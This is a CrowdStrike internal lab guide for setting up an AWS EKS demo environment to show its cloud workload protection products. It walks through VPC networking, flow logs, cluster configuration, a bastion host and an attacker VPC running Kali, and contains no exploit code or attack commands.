

AWS Cloud Native Application Protection

LAB GUIDE

Date: 07/07/2022

Revision: 1.0

URL: <https://docs.google.com/document/d/1H0gDIFAPK2WKh57xhjoffgmciDkMO4g/edit#heading=h.tf2hp1e848y0>

Introduction	4
About This Lab	4
Prerequisites:	5
Initial setup	5
4.1. Creating Your CloudShare session	5
4.1.1 Select Your Lab Template	5
4.1.2 Connect to Your Lab	6
4.1.3 Connect to Your AWS Account	8
4.1.4 Create Your Falcon API Keys	9
4.1.5 Connect Your Lab to Your Falcon CID	9
4.1.6 Monitor The Build	10
About The Lab	11
5.1 Lab Architecture	11
5.2 Infrastructure Overview	12
5.3 Kubernetes VPC	12
5.3.1 Subnets and Route Tables	12
5.3.2 VPC Flow Logs	16
5.3.3 AWS Elastic Kubernetes Service (EKS)	16
5.3.4 Attacker VPC	22
5.4 CI/CD Environment	23
5.4.1 Codebuild Components	26
5.4.2 Enable Image Scanning	33
5.5 The Application Build	36
5.5 The Application Deployment	40
5.5.1 Validating the Application Deployment	44
Kubernetes Protection Agent Install	47

Exploit the Application	53
CrowdStrike Sensor	58
9.1 Choose a Sensor Installation Method	58
9.2.1 DaemonSet Install - Falcon-Operator	58
9.2.2 Troubleshooting the Daemonset install	66
9.3 DaemonSet Install - Falcon-Helm	69
9.4 DaemonSet UnInstall - Falcon-Helm	72
CrowdStrike Protection	73
Appendix 1 - Daemonset Overview	82
Appendix 2 - Verifying EKS Node Kernel Compatibility (Information Only)	83
Fixing the Kernel Version	84
Appendix 3 - Kubectl Troubleshooting (Information Only)	86

1. Introduction

Welcome to the CrowdStrike Cloud Native Application Protection CloudShare lab.

2. About This Lab

This lab has been created to give you some experience working with our Cloud security products in an AWS environment and with the AWS console. The lab offers users the option to install Falcon Protection agents onto a Kubernetes cluster using a number of installation options. It is designed to be used as an initial education tool but also as a development environment that you can return to at a later time to test and experiment with. We provide an EKS cluster together with a host to manage the cluster. It is intended that over time as we add more capabilities to our product the lab will adapt and grow.

The lab will create the following infrastructure

- AWS EKS Kubernetes cluster running in a dedicated VPC
- Bastion EC2 instance for managing the EKS cluster and interacting with the aws cli
- AWS Developer Tools CodeCommit pipeline that builds a vulnerable application from a Dockerfile scans the image using our image scanning api and pushes the image to Elastic Container Registry (ECR)
- AWS Developer Tools CodeCommit pipeline for deploying the vulnerable container image to the Elastic Kubernetes Service (EKS) cluster
- AWS ECR Registry containing a vulnerable container image
- AWS account monitored by Horizon

You will learn about the following

- What is a devops pipeline
 - How we integrate our container image scanning features with a devops pipeline
 - How a devops pipeline builds a container image and pushed it to an ECR registry
 - How a devops pipeline deploys an application to an EKS cluster using a container image from an ECR registry
- How we deploy our container sensor to an EKS cluster to provide protection for vulnerable applications.

Note: If you are familiar with AWS Accounts, EKS and CodeBuild you can skip over section 5. If you are new to AWS we recommend that you complete all sections of the lab. The lab is set to 8 hours but you may extend the lab duration if required.

3. Prerequisites:

There are a number of settings and account preparation tasks that need to be set up prior to running the lab. Below is a list of tasks and settings that must be completed to run the lab.

- The Falcon Console - Cloud Workload Protection (CWP) and Cloud Security Posture Management (CSPM) subscriptions need to be enabled in the CID (You can choose a CID of your choice including your SE Demo CID)
- The CloudShare Okta tab needs to be added to your okta profile
- You must login to CloudShare through Okta to verify SSO access to CloudShare
- API Keys client and secret need to be generated from the Falcon CID (See Page 8 for Permissions required).

The demo is designed as both an education tool and as a demo to assist SEs engage in conversations with Customers and AWS solutions architects.

4. Initial setup


4.1. Creating Your CloudShare session

4.1.1 Select Your Lab Template

Click "<https://manage.falcon.events/toolbox/>" to access the Falcon-Encounter Dashboard

Click the Environment box and select "**Cloud Native Application Protection Lab**",

Select Duration, and then Create Demo Environment.



4.1.2 Connect to Your Lab

Your environment will begin to build. To review your environment, select “Open Environment” next to your newly provisioned environment.

This wizard is new! If you observe any issues, please report them in #ask-falcon-encounter.

Wizard

OWNER: jaime.franklin@crowdstrike.com

USAGE TYPE: INTERNAL USE

ENVIRONMENT: Cloud Native Application Protection Lab

This lab has been created to give you some experience working with CrowdStrike's Cloud security products in an AWS environment and with the AWS console.

You will learn about the following:

- What is a devops pipeline
- How we integrate our container image scanning features with a devops pipeline
- How a devops pipeline builds a container image and pushed it to an ECR registry
- How a devops pipeline deploys an application to an EKS cluster using a container image from an ECR registry
- How we deploy our container sensor to an EKS cluster to provide protection for vulnerable applications.

For more information on how to use this environment follow the demo instructions.

Recommended duration: 08 Hours

DURATION: 08 Hours

Create Demo Environment

SE Environments (View All)

Created	Environment
Jun 23 2022 11:41 AM	Cloud Native Application Protection Lab

[Details](#) | [Open Environment](#)

IMPORTANT: Please Make sure if using for a demo with a customer, pause screen sharing while you access the cloud account login credentials detailed in the next step.

...then "Public Cloud". The new Window that opens will provide you with everything you need to access your Cloud environment.

CROWDSTRIKE

Overview

Public Clouds

Public Clouds Log


Listing EC2 instances

AWS Credentials

User: **wus-cloudshare**
Password: **@**
Account ID: **4**
SSH Key: [Click to download](#)

4.1.3 Connect to Your AWS Account

Log into the AWS Console by clicking the account ID, or by accessing <https://aws.amazon.com/console/> using the credentials above. You can also click on the Account ID which will take you to the console. As you log into the AWS console, the lab is built in the AWS region us-west-2 (Oregon). Make sure you select Oregon as your region to see the lab build in the AWS console.



4.1.4 Create Your Falcon API Keys

Go to the Falcon console, Support and Resources > API Clients and Keys, and Create the required API keys for the following

- Sensor Download (Read)
- Falcon Images Download (Read)
- Falcon Container Image (Read, Write)
- Kubernetes Protection Agent (Write)

Make sure you capture your Client ID and Secret (not shown below). Reload the page if the entry is missing after closing the window.


4.1.5 Connect Your Lab to Your Falcon CID

Go back to the CloudShare console and click on the Startup tab and enter **start** to begin



Enter your CrowdStrike API keys and CID and the CrowdStrike cloud the CID is in **(us-1, us-2 or eu)**.

Note: The Environment build will NOT begin before you enter the required data. The CID should include the checksum



4.1.6 Monitor The Build

Your environment will then take 20-30 minutes to build. You can monitor the status of the build from the AWS console if you would like to understand more about the templates used to build this environment. Go to the CloudFormation tab in the console. Select stacks and you will see a number of nested stacks.


<https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/using-cfn-nested-stacks.html>

Note: The lab was a complex environment to build and required approximately 500 hours to build and test. Building a fully functional kubernetes cluster together with a management host and functioning CI/CD pipeline in AWS requires careful sequencing of the build. Nested templates are a way of simplifying the development process and managing dependencies in the build.

5. About The Lab

5.1 Lab Architecture

The design of the lab follows AWS best practices. AWS documents best practices in its [“Well-Architected Framework” guide](#).



In this lab we have setup the following infrastructure

- The application VPC has an EKS Cluster
- An AWS ALB exposes the application to the internet on port 80
- Security Groups are configured to block all ports inbound from the internet other than port 80
- An EC2 “Bastion” instance used to manage a CodeCommit pipeline and the EKS cluster
- EKS Cluster
- ECR Registry (Connected to the CrowdStrike)

5.2 Infrastructure Overview

First we will look at the setup of the AWS environment. The environment has been built in accordance with AWS best practices. We will first look at the setup of the environment to understand some of those components.

5.3 Kubernetes VPC

The VPC will have a name similar to (cwp-demo-stack-VPCStack-xxxx)

5.3.1 Subnets and Route Tables

Examine the VPC subnet route tables.

Public vs Private subnets are determined by the route tables associated with them. The distinction between "public" and "private" subnets in AWS VPC is determined only by whether the subnet has an Internet Gateway (IGW) attached to it. Internet gateways allow for both inbound and outbound communication between hosts and the internet. A host in a private subnet may still be granted internet connectivity via a NAT Gateway. The NAT gateway only permits the host in the private subnet from initiating outbound connections to the internet.

The Kubernetes VPC consists of 2 private subnets and 2 public subnets.

First find the VPC id for the Kubernetes VPC. From the VPC tab in the AWS console select the VPCStack. The VPC will be named cwp-demo-stack-VPCStack-xxxxxxxx

Your VPCs (1/3) Info					C	A
		Name	VPC ID	State	IPv4 CIDR	
<input type="checkbox"/>	cwp-demo-stack-KaliStack-WC1OOG0...	vpc-07fd5bec0146b07f2	✓ Available	172.16.128.0/24		
<input type="checkbox"/>	-	vpc-0035926387be8c1ab	✓ Available	172.31.0.0/16		
<input checked="" type="checkbox"/>	cwp-demo-stack-VPCStack-R0O7BU0...	vpc-0601ce6eaa8d58a72	✓ Available	10.0.0.0/16		

Select subnets from the AWS console and filter by the VPC id from above:

	Name	Subnet ID	State	VPC
<input type="checkbox"/>	cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/Publicsubnet1	subnet-010...	Available	vpc-0601ce6eaa8d58a72 cwp-demo-stack-VPCStack-R...
<input checked="" type="checkbox"/>	cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/Publicsubnet...	subnet-063...	Available	vpc-0601ce6eaa8d58a72 cwp-demo-stack-VPCStack-R...
<input type="checkbox"/>	cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/SubnetPrivat...	subnet-0c2...	Available	vpc-0601ce6eaa8d58a72 cwp-demo-stack-VPCStack-R...
<input type="checkbox"/>	cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/SubnetPrivat...	subnet-026...	Available	vpc-0601ce6eaa8d58a72 cwp-demo-stack-VPCStack-R...

Selecting the first public subnet will display its details

Details			
Subnet ID subnet-010ba67e7f9deb250	Subnet ARN arn:aws:ec2:us-west-2:245566482529:subnet/subnet-010ba67e7f9deb250	State Available	IPv4 CIDR 10.0.128.0/20
Available IPv4 addresses 4089	IPv6 CIDR -	Availability Zone us-west-2a	Availability Zone ID usw2-az2
Network border group us-west-2	VPC vpc-0601ce6eaa8d58a72 cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/VPC	Route table rtb-0a63f24f32c1b05cb cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/PublicRouteTable	Network ACL acl-0bbc2a1f0b5142e23
Default subnet No	Auto-assign public IPv4 address Yes	Auto-assign IPv6 address No	Auto-assign customer-owned IPv4 address No
Customer-owned IPv4 pool -	IPv4 CIDR reservations -	IPv6 CIDR reservations -	IPv6 CIDR reservations -

Selecting the route table will show that the default route is to an internet gateway:

We can see that the default route has the Internet Gateway “igw-xxxxxxxxxx” as the target.

The screenshot shows the AWS Route Tables interface. At the top, there is a search bar labeled "Filter route tables" and a "Route table ID: rtb-0a63f24f32c1b05cb" with a clear filters button. Below this is a table with columns: Name, Route table ID, Explicit subnet associat..., Edge associations, and Main. One row is selected, showing "cwp-demo-stack-V..." and "rtb-0a63f24f32c1b05cb". The "Explicit subnet associat..." column shows "2 subnets" with a dashed line separator. The "Edge associations" column shows a minus sign and "No" in the "Main" column. Below the table, the route table ID "rtb-0a63f24f32c1b05cb" and its full name "cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/PublicRouteTable" are displayed. A navigation bar below the table includes "Details", "Routes" (which is highlighted in orange), "Subnet associations", "Edge associations", "Route propagation", and "Tags". Under the "Routes" tab, a section titled "Routes (2)" is shown. It has a search bar "Filter routes" and a dropdown set to "Both". The table lists two routes:

Destination	Target	Status	Propag
10.0.0.0/16	local	Active	No
0.0.0.0/0	igw-0f08991f23051c407	Active	No

Comparing this route table to a private subnet route table shows that the private subnet has a default route to a NAT Gateway. NAT Gateways provide outbound internet access only

We can see that the default route has the Internet Gateway “nat-xxxxxxxxxx” as the target.

The screenshot shows the CrowdStrike Cloud Security interface. At the top, there's a search bar with the placeholder "Filter subnets" and a "Clear filters" button. Below it is a table with columns: Name, Subnet ID, State, VPC, and IPv4 CIDR. A single row is selected, showing "cwp-demo-stack-V..." as the name, "subnet-026ca7cce7a6efd11" as the subnet ID, "Available" as the state, "vpc-0601ce6eaa8d58a72 | cw..." as the VPC, and "10.0.32.0/19" as the IPv4 CIDR. Below the table, the subnet details are shown: "subnet-026ca7cce7a6efd11 / cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/SubnetPrivateUSEAST2B". Under this, there are tabs for Details, Flow logs, Route table (which is selected), Network ACL, CIDR reservations, Sharing, and Tags. A note says "You can now check network connectivity with Reachability Analyzer" with a "Run Reachability Analy" button. Below this, the route table details are shown: "Route table: rtb-0732809875a855b61 / cwp-demo-stack-VPCStack-R0O7BU0MUJ1W/PrivateRouteTableUSEAST2B". There's a "Edit route table association" button. Under "Routes (2)", there's a table with columns: Destination and Target. Two rows are listed: "10.0.0.0/16" with "local" as the target, and "0.0.0.0/0" with "nat-0364fb3c39b60e49" as the target. The row for "0.0.0.0/0" is highlighted with a red border.

We use the public subnets to host Application load balancer and the private subnets host the Kubernetes Cluster nodes. Placing the cluster nodes in a private subnet prevents external users from accessing the nodes but allows outbound connections from the nodes and containers when required via the NAT gateway.

5.3.2 VPC Flow Logs

AWS security best practice recommends applying VPC flow logs to all VPCs. Selecting the VPC we can see that we have flow logging applied to our Kubernetes VPC.

The screenshot shows two AWS CloudFormation stacks. The first stack, 'cwp-demo-stack-VPCStack-R0O7BU0...', contains a VPC with ID 'vpc-0601ce6eaa8d58a72'. The second stack, 'cwp-demo-stack-VPCStack-R0O7BU0MUJ1W...', contains a flow log named 'fl-029b70fa...' that logs to 'cloud-watch-logs' with the destination name 'cwp-demo-stack-VPCStack-R0O7BU0MUJ1W-vpc-flow-log'. Both stacks are in an 'Available' state.

VPC ID	Name	State	IPv4 CIDR	IPv6 CIDR
vpc-0601ce6eaa8d58a72	cwp-demo-stack-VPCStack-R0O7BU0...	Available	10.0.0.0/16	-

Name	Flow log ...	Filter	Destination type	Destination name
-	fl-029b70fa...	ALL	cloud-watch-logs	cwp-demo-stack-VPCStack-R0O7BU0MUJ1W-vpc-flow-log

5.3.3 AWS Elastic Kubernetes Service (EKS)

Note: If you are new to Kubernetes we recommend you take some time to familiarise yourself with Kubernetes and its basic components as this will help you when planning a POV or explaining our value proposition to your customers. **Kubernetes.io** is a great resource for getting started

<https://kubernetes.io/docs/concepts/overview/components/>

Next we will examine the setup of the EKS Cluster. For convenience the cluster has been created for you and a bastion host created with the required tools and permissions to manage the cluster.

AWS provides a command line tool to automate some of the cluster creation process. The tool creates two cloudformation templates that are then applied to the account. More information can be found here

<https://docs.aws.amazon.com/eks/latest/userguide/getting-started-eksctl.html>

Note: Typically when we run a customer POV the customer has already created the cluster.

Viewing the Cluster.

From the AWS console select EKS

The screenshot shows the AWS CloudFormation search results for 'eks'. The search bar at the top contains 'eks'. Below it, there are two main sections: 'CloudFormation' on the left and 'Services' on the right. Under 'CloudFormation', there are links for Stacks, Features, Blogs, Documentation, Knowledge Articles, Tutorials, Events, and Marketplace. Under 'Services', there are three items listed: 'Elastic Kubernetes Service' (selected), 'EFS' (Managed File Storage for EC2), and 'MediaStore'.

Select the Cluster Named “CRWD-EKS-Cluster”

The Configuration tab provides useful information about the cluster.

The screenshot shows the AWS EKS Cluster configuration page for 'CRWD-EKS-Cluster'. The top navigation bar shows 'EKS > Clusters > CRWD-EKS-Cluster'. The main title is 'CRWD-EKS-Cluster' with status 'Active'. A message indicates a new Kubernetes version is available. The 'Configuration' tab is selected. The 'Compute' tab is highlighted. The 'Cluster configuration' section shows Kubernetes version 1.21 and Platform version eks.6. The 'Node groups' section shows one group named 'ng-ffe2ff7' with 2 desired nodes, AMI release version 1.21.12-20220523, and launch template cwp-demo-stack-EKSNODEGroup-19AANU31I8K2Z (1). The status is 'Active'.

On the “CRWD-EKS-Cluster” page, choose the following:

- Compute tab – You see the list of Nodes that were deployed for the cluster. You can choose the name of a node to see more information about it. In this case we have a node group. With Amazon EKS managed node groups, you don’t need to separately provision or register the Amazon EC2 instances that provide compute capacity to run your Kubernetes applications. You can create, automatically update, or terminate nodes for your cluster with a single operation. Node updates and terminations automatically drain nodes to ensure that your applications stay available. Other node types are available for EKS below is a link that describes those types.

<https://docs.aws.amazon.com/eks/latest/userguide/eks-compute.html>

Note- If a customer is using fargate with EKS we would use the Falcon Container Sensor (Lumos) and not a daemonset deployment.

- Resources tab – You see all of the Kubernetes resources that are deployed by default to an Amazon EKS cluster. Select any resource type in the console to learn more about it.

The screenshot shows the AWS EKS Cluster configuration page for the 'CRWD-EKS-Cluster'. At the top, there's a breadcrumb navigation: EKS > Clusters > CRWD-EKS-Cluster. To the right of the cluster name, there are buttons for 'Active' (with a checkmark), a trash can icon for 'Delete cluster', and an 'Update now' button. Below the cluster name, a message indicates a new Kubernetes version is available. The 'Configuration' tab is selected, showing the 'Cluster configuration' section with details like Kubernetes version (1.21) and Platform version (eks.6). Other tabs include 'Overview', 'Resources', 'Networking' (which is currently selected), 'Add-ons', 'Authentication', 'Logging', 'Update history', and 'Tags'. The 'Networking' section displays VPC settings (VPC ID: vpc-0601ce6eaa8d58a72), Cluster IP address family (IPv4), Service IPv4 range (172.20.0.0/16), Subnets (subnet-010ba67e7f9deb250, subnet-063ec17c9a0874745, subnet-0c2cdb29facf2675f, subnet-026ca7cce7a6efd11), Cluster security group (sg-07b36d3469bea101d), Additional security groups (sg-0fb11758df777eb9), and API server endpoint access (Public and private, 0.0.0.0/0 open to all traffic). A 'Manage networking' button is located at the top right of the Networking section.

Security groups can cause problems during deployment of the falcon sensor due to them preventing access to the container registry where the Falcon Container sensor is stored.

More information regarding the requirements for security groups in an EKS cluster can be found here

<https://docs.aws.amazon.com/eks/latest/userguide/sec-group-reqs.html>

Select the “Cluster security group” and examine the inbound and outbound rules.

Note: If you are working with a customer and find that the nodes are not able to reach the registry where the CrowdStrike Sensor image has been stored this is one possible cause.

The screenshot shows the AWS CloudFormation console interface. At the top, there's a header with 'Security Groups (1/1)' and a 'Create security group' button. Below the header is a search bar and a 'Clear filters' button. A table lists a single security group:

Name	Security group ID	Security group name	VPC ID	Description	Own
eks-cluster-sg-CRWD-EKS-Cluster-402831447	sg-07b36d3469bea101d	eks-cluster-sg-CRWD-EKS-Cluster-402831447	vpc-0601ce6eaa8d58a72	EKS created security gr...	2455

Below the table, a note says "You can now check network connectivity with Reachability Analyzer" with a "Run Reachability Analyzer" button. Under the "Outbound rules" tab, there's another table:

Name	Security group rule...	IP version	Type	Protocol	Port ran...
-	sgr-03fbe17863cf58c45	IPv4	All traffic	All	All

A red box highlights the last row of the 'Outbound rules' table.

In this case the cluster security group allows all outbound connections which permits network connectivity to any registry

Note: The resources tab will usually show more information about the resources in the cluster. Due to a limitation with this lab the resources information is only available via the cli on the bastion host


5.3.4 Bastion Host

We have built a bastion host pre-configured with the cli tools to manage the cluster and pre-authenticated to the cluster.

Note: For a POV we would typically expect that the customer has already built a cluster and has a host configured to manage the cluster.

Connect to the Bastion Host

First, connect to the Bastion host. You can connect via the cloudshare console



The bastion host has kubectl pre installed. When setting up a cluster a user will often need to generate a 'kubeconfig' file that contains cluster configuration data

More information here.

<https://docs.aws.amazon.com/eks/latest/userguide/create-kubeconfig.html>

Test the connection with the command

```
kubectl get svc
```

```
  _\   _\_) / Amazon Linux 2 AMI  
  _\_\_\_|\_ |  
https://aws.amazon.com/amazon-linux-2/  
[ec2-user@ip-10-0-141-123 ~]$ kubectl get svc  
NAME      TYPE      CLUSTER-IP      EXTERNAL-IP      PORT(S)      AGE  
kubernetes  ClusterIP  172.20.0.1    <none>        443/TCP      74m  
webapp     NodePort   172.20.249.219  <none>        80:30161/TCP  60m  
[ec2-user@ip-10-0-141-123 ~]$
```

You will see above that we have two services

- The kubernetes management plane “ClusterIP
- The web application exposed as a service

Kubectl has many useful commands and we recommend that you explore the utility more

<https://kubernetes.io/docs/reference/kubectl/cheatsheet/>

Note: We will return to kubectl later when we verify the crowdstrike sensor setup

5.3.4 Attacker VPC

The VPC will have a name similar to (cwp-demo-stack-VPCStack-xxxx)

We have created a separate VPC network to simulate the attacker's environment. The attacker only has access to the application and its resources through the AWS Application Load Balancer (ALB).

The attacker VPC consists of a single EC2 instance running Kali.

